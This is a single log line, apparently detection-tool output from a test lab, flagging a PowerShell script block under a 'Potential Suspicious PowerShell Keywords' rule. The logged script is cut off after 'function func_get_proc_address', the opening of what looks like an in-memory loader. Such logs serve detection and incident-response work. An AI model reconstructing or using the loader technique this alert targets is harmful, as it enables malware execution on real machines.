2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Potential Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Para